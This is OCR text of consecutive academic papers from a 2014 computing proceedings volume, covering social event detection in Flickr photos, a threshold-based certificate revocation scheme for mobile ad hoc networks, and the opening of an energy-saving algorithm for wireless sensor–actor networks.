In our approach, first, the xml metadata file given was parsed and features were composed out of it. It includes photo ID, DateTaken, Title, Description, Tags (user comments), and Latitude and Longitude information. In this file, not all information for the photographs was given. So, we enhanced the dataset using additional information available on the Internet from Wikipedia and Google for each event. Based on the challenge, significant terms for each event were gathered and stored for further processing. This information includes location, date, time, event name, and venue (for e.g., stadium, name of technical event, places in Madrid) for events.

3.2 Preprocessing

The textual data for photographs are from the Flickr Website, and it needs to be preprocessed. Being a social media, the tags assigned for photographs were in different language and not clean. With tags in different language, parsing the metadata file to extract information for an image was not possible. So, there was a need to use Google Translate API Web services to translate all the text to English language. The punctuations and stop words were removed, because it yields no meaning. Finally, Porter stemmer was used in stemming the text.

3.3 Feature Extraction

To extract features, the preprocessed information was considered, which is composed of photograph's ID, date, time, title, description, and tags. This information was first tokenized, and then, matrix of occurrences was formed using significant terms and event information. Then, the term frequencies were calculated. All the zeros in the matrix were filtered out. Then, by means of the significant terms, photographs of similar events were grouped together. In the proposed methodology, all the significant terms were used to simultaneously group the images to corresponding EventSets. For each event, weight was assigned for the significant terms experimentally. With the geolocation for the available photographs, we identified the photographs belonging to an event by making use of venue and date.

Algorithm1 describes our methodology. M is the metadata file. Extract (M) reads the image information and moves the images to ES. Here, ES represents EventSets, comprising two types R and NR. R denotes exactly relevant images to events E1, E2, E3, and E4 for each event, respectively. NR refers to not exactly relevant images to an event. Refine (NR) validates the images to the respective events in R by making use of location, event name, and date. R contains four EventSets, each for an event.

Algorithm1: Generate Events
Input: Metadata file Output: Events
Apply TF over M
ES ← Extract(M)//R = {E1,E2,E3,E4} ⊂ ES; NR = {E5} ⊂ ES
for each row of NR
X ← Refine (NR)
R ← R U X
Return R

3.4 Challenges

The challenges we address were given by Papadopoulos et al. [12]. From this, we collected random samples for our experiment.

Challenge 1: This challenge required to find all soccer matches that took place in Hamburg (Germany) and Madrid (Spain) in the test collection. We have considered this challenge as two events, one event from Hamburg and the next from Madrid.

Challenge 2: This challenge required to find technical events that took place in Germany in the test collection. Name of the technical events and the cities in which technical events took place were gathered.

Challenge 3: This challenge required to find demonstration and protest events of the Indignados movement occurring in public places in Madrid in the test collection. For all these challenges, the significant terms include event name, place, venue, date, etc.

4 Experiments and Results

In this section, three challenges were taken into account. Challenge 1 refers soccer matches held in two cities. So, Challenge 1 is ramified into two events based on city names. Event 1 collects soccer matches that took place in Hamburg, and Event 2 has photograph collections of soccer match in Madrid. Event 3 denotes technical events in Germany, and Event 4 refers to Indignados movement in Madrid. The efficiency of our methodology is evaluated using the following evaluation criteria.

$$\text{Precision} = \frac{\text{correctly detected images}}{\text{correctly detected images + falsely detected images}} \tag{1}$$

$$\text{Recall} = \frac{\text{correctly detected images}}{\text{correctly detected images + missed images}} \tag{2}$$

$$\text{F-Measure} = \frac{2 * \text{Precision*Recall}}{\text{Precision + Recall}} \tag{3}$$

Table 1 Results for challenges 1, 2, and 3

Challenges	Precision	Recall	F-measure
Event 1	0.8846	0.9349	0.9090
Event 2	0.85	0.9042	0.8762
Event 3	0.8571	0.8888	0.8726
Event 4	0.8190	0.8686	0.8430

Precision is calculated by identifying correctly detected images w.r.t events by correctly detected images and falsely detected images w.r.t events. Recall is calculated using correctly detected images w. r. t events by correctly detected images and missed images w.r.t events. F-measure is the harmonic average of precision and recall.

Having a glance at Table 1, we may pencil in various conclusions. The results drawn illustrate the efficiency of our proposed methodology. When compared to Event 1 and Event 2, the F-measure for Event 3 and Event 4 are low. This is due to the similarity in the country and city names. Event 1 groups soccer matches that took place in Hamburg (Germany), and Event 3 represents technical event that took place in Germany. So, the problem arose when there was no significant representation on event. Similar problem was found in the other 2 events. This is because Event 2 groups photographs of soccer match in Madrid, and Event 4 represents Indignados movement in Madrid. If geolocation for all the photographs were provided in the metadata, efficiency can be increased by improving the comparison with latitude and longitude coordinates.

5 Conclusion

The approach presented detects the social events by means of data extracted from photographs and significant terms derived from external information. There are no pre-trained models in our approach; instead, images to events were grouped simultaneously. Since the geolocation information was not available for all the photographs, separate analysis was not made considering geolocation. In the future, in order to increase the effectiveness, geolocation coordinates can be added externally for event detection.

References

1. Berner, M., Izquierdo, E.: Mediaeval benchmark: social event detection in collaborative photo colletions. In: CEUR Proceedings of the MediaEval (2011)
2. Morchid, M., Linares, G.: Mediaeval benchmark: social event detection using LDA and external resources. In: CEUR Proceedings of the MediaEval (2011)
3. Rabbath, M., Sandhaus, P., Boll, S.: Large scale flexible event-based clustering from photos in social media. In: ICIMCS (2011)

4. Firan, C.S., Georgescu, M., Nejdl, W., Paiu, R.: Bringing order to your photos: Event-Driven classification of Flickr images based on social knowledge. In: CIKM (2010)
5. Rabbath, M., Sandhaus, P., Boll, S.: Automatic creation of photo books from stories in Social Media. In: Proceeding of 18th International Conference on Multimedia. ACM SIGMM workshop on social media (2010)
6. Papadopoulos, S., Zigkolis, C., Kompatsiaris, Y., Vakali, A.: Cluster-based landmark and event detection on tagged photo collections. IEEE Multimedia (2011)
7. Becker, H., Naaman, M., Gravano, L.: Event identification in social media. In: WebDB (2009)
8. Ratternbury, T., Good, N., Naaman, M.: Towards automatic extraction of event and place semantics from Flickr tags. In: SIGIR (2007)
9. Chen, L., Roy, A.: Event detection from Flickr data through wavelet-based spatial analysis. In: CIKM (2009)
10. Mei, T., Wang, B., Hua, X., Zhou, H., Li, S.: Probabilistic multimodality fusion for event based home photo clustering. In: ICME (2006)
11. Fung, G.P.C., Yu, J.X., Yu, P.S., Lu, H.: Parameter free bursty events detection in text streams. In: VLDB (2005)
12. Papadopoulos, S., Schinas, E., Mezaris, V., Troncy, R., Kompatsiaris, I.: Social event detection at MediaEval 2012: challenges, dataset and evaluation. In: MediaEval 2012 Workshop, Pisa, Italy, 4–5 Oct 2012

Proposed Threshold Based Certificate Revocation in Mobile Ad Hoc Networks

Priti Swapnil Rathi and Parikshit N. Mahalle

Abstract Certification system plays an important role in mobile ad hoc networks (MANETs) to achieve network security. Handling the issue of certificate revocation in wired network is somewhat easy to compare the MANETs. In wired network, when the certificate of a malicious node get revoked, the certificate authorities add the information about the revoked node into certificate revocation lists (CRLs) or broadcast the CRL to each and every node present in the network or either store them on accessible repositories. Whereas the certificate revocation is a challenging task in MANETs and also this conventional method of certificate revocation is not useful for MANETs due to the absence of centralized repositories and trusted authorities. In this paper, we propose a threshold-based certificate revocation scheme for MANETs, which will revoke the certificate of malicious nodes as soon as it detects the first misbehavior of nodes. The proposed scheme also solves the improper certificate revocation, which can occur due to false accusations made by malicious node and also the problem of window of opportunity where revoked certificates are get assigned as a valid to new nodes.

Keywords MANET · Certificate authority (CA) · Certificate revocation · Digital certificate (DC)

P. S. Rathi (✉) · P. N. Mahalle
Department of Computer Engineering, STES's Smt. Kashibai Navle College of Engineering, Pune, Maharashtra, India
e-mail: pritirathi2@gmail.com

P. N. Mahalle
e-mail: aalborg.pnm@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_36, © Springer India 2014

1 Introduction

Mobile ad hoc networks (MANETs) are the collection of two or more mobile nodes where the communication between two nodes presents in ad hoc network done directly if they are within each other's radio range otherwise the communication can proceed in multihop fashion [1]. Each node can function as a sender, a receiver, or a router. Wireless network can operate in infrastructure or in ad hoc wireless network mode as shown in Fig. 1. Mobile image in Fig. 1 shows mobile nodes and the number below it indicates nodes number.

Infrastructure mode requires a wireless access point (WAP) to connect wireless node, whereas ad hoc mode does not require a WAP to connect wireless node as shown in Fig. 1. Every network has their own and unique characteristics; similarly, MANETs also have several unique characteristics such as infrastructure less network, dynamic topology, self-organizing, and self-configuring. These unique characteristics of MANETs will create different challenges, different attacks and opportunities to achieve security goal [1, 2].

One of the core security issues in MANETs is trust management. Trust is generally established and managed in wired and other wireless networks via centralized entities, such as CAs or key distribution center (KDC). The absence of centralized entities in MANETs makes it challenging task. It also creates problem to perform necessary functions such as revocation of DC, issue of false accusation. In this false accusation problem, the malicious node will try to prove the legitimate node as malicious node due to which legitimate node gets removed from the network [3]. The malicious nodes can cause various communication problems such as window of opportunity problem where revoked certificates get assigned as a valid.

Certification system plays an important role in MANETs to achieve security as well as to remove the attackers from the network [4]. The networks that make use of certification system to achieve security, and the nodes in that network are able to communicate with each other if and only if they are having valid, not expired certificate otherwise not. The node whose certificate is revoked does not receive any data from other valid nodes. Certificate revocation scheme plays an important




Fig. 1 Wireless network types

role in network, which makes use of certification system. This scheme helps to revoke the certificate of malicious node.

The main aim of this paper is to make use of threshold cryptography scheme and solve the above-mentioned MANETs security issues such as implementing better trust management, revoking certificate of malicious nodes only, solving false accusation and window of opportunity problem.

2 Related Work

For conventional networks, CA issues CRLs [5]. The CRLs give information about the nodes whose certificate has been revoked at regular intervals. The CRLs placed in online repositories where either they are readily available to nodes or they may be broadcast to the individual nodes. Alternatively, different certificate validation protocols are used for conventional networks that are online certificate status protocol (OCSP), CRLs but these certificate validation protocols used in conventional network are not suitable for MANETs to achieve security due to the absence of centralized repositories and unavailability of CA. Following are the different challenges associated with adapting this certificate validation protocol to MANETs.

2.1 Evaluation of Related Work

- In any ad hoc networks, there is no network connection to centralized CAs or to central repositories where CRLs get stored and retrieved when there is need to find out the status of certificate.
- Certificate revocation is too important and challenging issue in MANET, so if adequate safeguards are not built into the process of determining when a certificate should be revoked, then malicious nodes can wrongfully accuse other nodes of misbehavior and due to this certificate of good and uncompromised nodes to be revoked [6].
- Due to unavailability of centralized entities, it is difficult to perform the critical key management tasks such as certificate revocation.

3 Proposed Scheme

In this proposed certificate revocation protocol, all trust management and key management tasks such as storage of certificate, validation of certificate, and certificate revocation are performed on the individual nodes, which are present within network except issuing of certificate. Information that is used to decide

whether the certificate of node should be revoked or not, get shared by all the nodes. This will indicate that, the responsibility is given to individual node for certificate revocation and also for maintaining information about the status of the peer's certificates with which they are communicating thus, certificate status information gets readily available toward each node, which will help to remove the window of opportunity problem. In this proposed protocol, the nodes having valid certificate are allowed to enter into a network. Initially, the number of nodes '*N*' using which user wants to create network that all '*N*' nodes are considered as valid and thus certificate get generated for all '*N*' nodes initially. After entering into a network, the first duty of a node is to broadcast its certificate to all the '*N*' nodes present in network as well as node need to send a request to obtain information about PT of all other nodes. Refer request for PT Module 3 for detail description of these certificate broadcast process and sending the request to obtain PT.

3.1 Advantages of Proposed Scheme

- This proposed certificate revocation scheme provides some measure protection against false accusation attack.
- It also effectively eliminates the window of opportunity problem.
- In contrast to DICTATE [7], the proposed scheme revokes certificate of accused node only, not the certificate of accuser.
- Proposed scheme is able to solve false accusation attack in the environment when there are multiple malicious nodes are present in the network, whereas the URSA [8] protocol has not solved this issue.
- In this proposed scheme, no node need to sacrifice itself to remove malicious node from the network, whereas in the decentralized suicide-based approach [9], at least one node need to sacrifice itself to remove malicious node from the network.

4 System Design

Proposed certificate revocation protocol maintains four main tables that are profile table (PT), status table (ST), certificate information table (CIT), and certificate repository table (CRT) toward each and every node present in the network.

PT	It gives information about the adversary node. Information in this table is used to determine whether the certificate of node is revoked or not.
ST	It is used to find out the status of a certificate.
CIT	It gives certificate information which is assigned to node.
CRT	It gives information about legitimate nodes.

4.1 Description of the Fields in PT

Table 1 shows the information about the fields present in PT and the size of each field in terms of bits.

Owner's ID	This field gives certificate serial number of the node that compiled the profile table.
Node count	It indicates the owner's point of view regarding the current number of nodes (N) present in the network.
Peer i ID	It gives the certificate serial number of misbehaving node i.
Certificate status C_i	This field gives information about the status of peer i certificate. Flag get set if the certificate of peer i is revoked otherwise unset.
Accusation info	It gives the information about the date when the accusation was made.

4.2 Fields and Contents of ST

Following are the different fields of ST and the notations used to represent them.

A_i Gives the information about the total number of accusations made against node i.

α_i Gives the information about the number of accusation messages made by node i.

β_i It is used to calculate the honesty of node i. The value of β_i is a number between $0 < \beta_i \leq 1$. The greater value of β_i will indicate that the node i is more trusted. β_i is calculated as shown in below Eq. (1).

$$\beta_i = 1 - \lambda A_i \text{ and } \lambda = \frac{1}{2N - 3} \tag{1}$$

ω_i It is numbered value, which is assigned to the accusation made by node i. The value of ω_i is a number between $0 \leq \omega_i \leq 1$. The value of ω_i is calculated as shown in below Eq. (2):

$$\omega_i = \beta_i - \lambda \alpha_i \text{ and } \lambda = \frac{1}{2N - 3} \tag{2}$$

Table 1 Fields of profile table

Fields	Owners' ID	Node count	Peer i ID	Certificate status	Accusation info
Number of bits	32 bits	16 bits	32 bits	1-bit flag	64 bits (32 + 32 bits)

R_j It is used to find out whether the certificate of node j should revoke or not. Certificate of node j is revoked if $R_j \geq R_t$. The value of R_j is calculated as shown in below Eq. (3):

$$R_j = \sum_{i=1}^{N} \sigma_{ij\omega_i} \tag{3}$$

4.3 System Architecture

Figure 2 shows the architecture of the proposed system, which includes interrelated functionalities. The description of each layer is given in Sect. 5.

4.4 System Flowchart and Module of the Proposed System

Figure 3 shows the flow chart of the proposed system. It gets divided into 5 different modules that are as follows (Figs. 4, 5, 6, 7).

Module 1: Network Creation Module

This module is used to build the network according to user requirement regarding the number of nodes N, where $N > 0$. If user has specified $N = 5$, then it creates MANETs with 5 nodes, and if $N = 3$ then with 3 nodes as shown in Fig. 8. The position of nodes will not be the same every time due to the mobility feature of the MANETs. This module will not work in 3 that are as follows: if user has not




Fig. 2 Proposed architecture




Fig. 3 System flowchart




Fig. 4 Direct neighbors




Fig. 5 Not direct neighbors




Fig. 6 Not direct neighbors with revoked node




Fig. 7 Revoked destination




Fig. 8 MANETs with 3 nodes

provided value for N, if user has specified the negative value for the *N*, and if user has given the floating value for the *N*.

Module 2: Certificate Acquisition and Certificate Storing

This module is used to issue the certificate to the nodes as well as to store the certificate information about all the nodes as shown in Table 3. In the proposed scheme, the individual nodes within a network are responsible for all tasks such as certificate storing, assigning key pair to nodes, revoking certificate, except issuing of certificate due to the absence of central repositories and infrastructure support. A node is required to have a valid certificate issued by a CA before entering into a network [10]. All the nodes present in network have valid certificate initially

because after some period of time if it get detected as an adversary node then certificate of that node get revoked to protect the network.

Module 3: Requests for PT

When any new node gets entered into the network then that node required to perform two things that are, Broadcast its certificate to all the nodes which are present in the network so that the nodes already present in network obtain the information about it and also need to simultaneously send request to all the nodes present in the network to send their PT to obtain information about the nodes that has been detected as adversary before this new node has entered into the network. Using this information, the newly entered node is able to send and receive data only form non-adversary node, and thus, the network get protected from adversary node. Table 1 shows the fields of the PT.

Module 4: Certificate Revocation

It is used to revoke the certificate of the node that has been detected as an adversary. It makes use of information present in the PT and constructs ST from it. ST helps to revoke the certificate of adversary node.

When any node in the network detects the misbehavior of other node at that time, the proposed system generates accusation message against that node. User need to provide the value of revocation quotient threshold R_t to revoke the certificate of adversary node. Its value depends on the sensitivity of the security requirement. Typical values of R_t are 1/2, 1/3, or 1/4. Generally, R_t could be equal to $N/2$, where N is the number of nodes in the network. After specifying $R_t$value, parameters in ST get calculated by making use of above Eqs. (1), (2), (3). This certificate revocation module revokes the certificate of node if $R_j \geq R_t$ and indicated in the C_i field of the PT. The node whose certificate has been revoked for that node this C_i field is set to 'TRUE' as shown in Table 5. Nodes whose certificates are revoked are denied network access. In this proposed scheme, the nodes are required to update their PT and ST immediately when any new accusation information is received. Hence, the windows of opportunity get removed.

Module 5: Send Data

Following are the different scenario that can occur while sending data from node *i* to node *j*. In MANETs, the data get send between two nodes directly if they are within each other radio range otherwise in multihop fashion. To send data between two nodes in multihop fashion, it makes use of intermediate node. Table 2

Table 2 Representation of nodes

Node description	Source node	Destination node	Intermediate node	Valid node	Adversary node
Representation of node	*I*	*J*	*K*		

shows the information about the variables and their description, which will be used to represent node.

Scenario 1: *Node j is Direct neighbor of Node i.*

The data sent by node *i* get received by node *j* successfully.

Scenario 2: *Node j is not direct neighbor of Node i and intermediate node K is valid.*

Data get sent from node *i* to node *j* successfully.

Scenario 3: *Node j is not direct neighbor of Node i and intermediate node K is revoked node.*

The data does not get sent to node *j* and error message such as 'certificate of intermediate node is revoked, unsafe path' get displayed to user.

Scenario 4: *Node j is revoked and intermediate node K is valid.*

Data does not get sent to destination node *j* and error message such as 'destination node certificate is revoked' get displayed.

5 Case Study

Let user has created MANETs with $N = 3$ nodes where node 1 is adversary as shown in Fig. 8.

The contents of PT, ST, CIT, CRT for MANET with 3 nodes are shown in below tables.

5.1 Certificate Information Table

The fields and content of certificate information table (CIT) are shown in Table 3.

5.2 Certificate Repository Table

The fields and content of certificate repository table (CRT) are shown in Table 4.

Table 3 Certificate information table

Certificate information table at node 1					
Fields	Serial number	Issuer DN	Not before	Not after	Version
Value	1351511028573	CN = Node No: 1	DD/MM/YY	DD/MM/YY	1

Table 4 Certificate repository table

Certificate repository at node: 1				
Serial number	Issuer DN	Not before	Not after	Version
1351511028420	CN = Node No: 0	Mon Oct 29	Mon Oct 29	1
1351511028720	CN = Node No: 2	Mon Oct 29	Mon Oct 29	1

5.3 Profile Table

The fields and content of profile table (PT) where node 1 is adversary are shown in Table 5.

5.4 Status Table

The fields and content of status table (ST) where node 1 is adversary are shown in Table 6.

Here, for the MANETs with $N = 3$ nodes, the value of R_t becomes $N/2 = 3/2 = 1.5$ and the condition $R_j \geq R_t$ get satisfied for node 1, so the certificate of node 1 get revoked.

Table 5 Profile table

Profile table at node: 2			
Peer ID	Certificate signature	Certificate status	Accusation date
1	1351511028573	TRUE	Mon Oct 29

Table 6 Status table

Status table at node 2					
Peer ID	A_i	β_i	α_i	ω_i	R_j
0	0	1.0	1	0.667	0.0
1	2	0.33	0	0.333	1.5
2	0	1.0	1	0.667	0.0

6 Conclusion

In this paper, we have seen that ad hoc network security schemes utilizing threshold cryptography, potentially provide greater flexibility and security. However, the computational cost, particularly for low-powered wireless nodes, might be too prohibitive. In addition, these schemes require unselfish cooperation of the communicating peers, which cannot be guaranteed in certain networks environments. This paper proposed certificate revocation scheme for ad hoc networks, which provided some measures of protection against malicious accusation succeeding in causing the revocation of certificates of well-behaving nodes.

References

1. Zhou, L., Haas, Z.J.: Securing ad hoc networks. IEEE Netw. Mag. **13**(6), 24–30 (1999)
2. Yang, H., Luo, H., Ye, F., Lu, S., Zhang, L.: Security in mobile ad hoc networks: challenges and solutions. IEEE Wirel. Commun. **11**(1), 38–47 (2004)
3. Liu, W., Nishiyama, H., Ansari, N., Kato, N.: A study on certificate revocation in mobile ad hoc networks. IEEE (2011)
4. Park, K., Nishiyama, H., Ansari, N., Kato, N.: Certificate revocation to cope with false accusations in mobile ad hoc networks. In: Proceedings of 2010 IEEE 71st Vehicular Technology Conference: VTC2010-Spring, Taipei, Taiwan, 16–19 May 2010
5. Housleym, R., Polk, W., Ford, W., Solo, D.: Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile, Internet Request for Comments (RFC 3280), April 2002
6. Crêpeau, C., Davis, C.R.: A certificate revocation scheme for wireless ad hoc networks. School of Computer Science, McGill University, Montreal, QC, Canada H3A 2A7 (2003)
7. Luo, J., Hubaux, J.P., Eugster, P.T.: DICTATE: Distributed certification authority with probabilistic freshness for ad hoc networks. IEEE Trans. Dependable and Secure Comput. **2**(4), 311–323 (2005)
8. Luo, H., Kong, J., Zerfos, P., Lu, S., Zhang, L.: URSA: ubiquitous and robust access control for mobile ad hoc networks. IEEE/ACM Trans. Netw. **12**(6), 1049–1063 (2004)
9. Clulow, J., Moore, T.: Suicide for the common good: A new strategy for credential revocation in self-organizing systems. ACMSIGOPS Oper. Syst. Rev. **40**(3), 18–21 (2006)
10. Conklin, A., White, G., Cothren, C., Williams, D., Davis, R.L.: Principles of computer security. (2004)

"Bin SDR": Effective Algorithm for Wireless Sensor–Actor Network

M. E. Sanap and Rachana A. Satao

Abstract To propose and design new Bin SDR algorithm for wireless sensor–actor network. The proposed algorithm will improve the network lifetime of WSAN in terms of energy consumed, end-to end delay and throughput between sensor nodes. Performance is tested theoretically and practically. All the results are tested with previous algorithms.

Keywords WSAN · Active mode · Passive mode · BS · Actor

1 Introduction

In the recent year for large geographical area, many applications are available in WSAN, such as surveillance and environmental monitoring. In many applications, the set of large number of sensor nodes are used, which will use more energy. WSAN is able to provide the information from the observation based on the physical world for heterogeneous network sensor nodes haves different capabilities. Sensor node having very low battery, so in case of large geographical area, more energy is consumed as well as delay is more [1]. To overcome this problem, we proposed the solution to consume less energy.

Consider the example of handicap person, for specific task he will structure the sensor nodes, once the task is completed again the sensor nodes go in dormant mode. The rest of the paper organized as follows: We briefly analyze the background and idea about the topic in Sect. 2. Section 3 introduces our proposed

M. E. Sanap (✉)
Department of Computer Engineering, SAE Kondhwa, Pune 411048, Maharashtra, India
e-mail: madhurasanap@gmail.com

R. A. Satao
Department of Computer Engineering, SKN COE, Pune 411041, Maharashtra, India
e-mail: rachana.satao@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_37, © Springer India 2014

network model. Proposed algorithm is discussed in Sect. 4. Section 5 talks about the performance analyses of proposed algorithms in terms of delay and energy consumed. Finally, the paper is concluded in Sect. 6.

2 Background and Motivation

In the existing system, simple wireless sensors are used in surveillance large-scale geographical area. A wireless sensor network is composed of a large number of sensor nodes, which are resource constraints, e.g., small battery. In the paper [2], they had implemented the protocol based on an intuitive coordinate system imposed onto the deployment area, which partitions the sensors into clusters. The protocols were asynchronous, in the sense that the sensors wake up for the first time at random, then alternate between sleep and awake periods both of fixed length, and no explicit synchronization is performed between them and the actor. Theoretical properties are stated under which the training of all the sensors is possible. They had used actor centric network in which one actor was placed centrally which controls the set of sensor nodes.

This makes our research focus to gather data efficiently so that the life of the network can be increased [3]. The wireless sensor–actor network (WSAN), sensor–actor communication, and research challenges are studied [1]. For homogeneous/heterogeneous WSAN, sensor nodes were unaware of their location in deployment area. These types of sensor nodes do not have special algorithm or properties to controls themselves in these situations. They are always in active mode even in unwanted period. They have BS far away from their location, and hence, they have to use high energy to transmit the data to BS. These sensors are active even in non-busy hours, so energy is lost without use. The sensors have very less lifetime, it will die soon, and energy consumption is also more. Also, BS is far away from the location, so end-to-end delay between sensor nodes is more.

The motivation for the proposed algorithms came from the paper [4], in which it was mentioned that the for large geographical area application, required large number of sensor–actor network. This paper talked about actors organized the sensor node for specific event/task and once the task is completed, again they go in unorganized state. Our idea is used the concept of sensor–actor network.

3 System Model

In the WSAN, we are assumed that we are using the set of actors and sensor node, which deployed in large geographical area with range R.

Consider the system model as shown in below Fig. 1 in which we are considering the S is sensor node and A is actor node. Each actor node is responsible for activation and deactivate of sensor node. We are using the set $X = \{S1, S2,$




Fig. 1 System model

S3,…, Sn}, $Y = \{A1, A2, A3,\ldots, An\}$ and BS is base station. As shown in Fig. 1, each sensor node has sensing capabilities. The data collected by sensor nodes forwarded to actor nodes, and then, the set of actor node sent data to base station. The actors in the network will control the set of sensor nodes, and it would intimate them to deactivate during their non-busy hours.

4 Algorithm

In this section, we proposed the algorithm in which the set of Actor $= X$ and the set of sensor node $= Y$ and range $= R$ are considered.

Bin SDR algorithm

1. Each actor node P controls sensor node Q.
2. If any event occurred then actor tells sensor node
   a) Go to active mode
   b) Collects the data
   c) Sends it to Actor node
   d) Again go to passive mode
3. If sensor node goes in active mode
   (a) Each sensor node senses data rates of other sensor nodes

   And set the self data rate

   b) Collects the data
   c) Sends it to Actor node
   d) Again go to passive mode

   Else
   If no event occurred then

Go to sleep mode.

4. Actor collects data and sends data to BS.

Basically, the energy in the node is reduced due to packet loss and resending of packets so special technique called self data rate is used, each node senses the other nodes data rates and sets its data rate without creating traffic for reliable transmission, so that end-to-end delay of packets is reduced and pack loss in reduced hence energy spent by the network will be reduced rapidly.

This proposed algorithm is compared with Bin periodic algorithm and Bin-free algorithm in terms of energy and end-to-end delay and throughput.

5 Performance Analysis

In this section, the performance of Bin SDR algorithm is compared with Bin periodic algorithm and Bin-free algorithm are discussed and experimentally tested. The algorithm was simulated on NS2. In the simulation, we are considering $N = 50$ sensor nodes.

Consider the first experiment for proposed Bin SDR algorithm. In the simulation, we are using number of nodes = 50

Figure 2 shows the graph of energy consumed by sensor nodes in wireless SAN for Bin periodic algorithm.

Here, in the simulation, we are using the parameters energy consumed by sensor nodes in wireless sensor–actor nodes verse the time parameter.

Figure 3 shows the graph of delay by sensor nodes in wireless SAN for Bin SDR algorithm

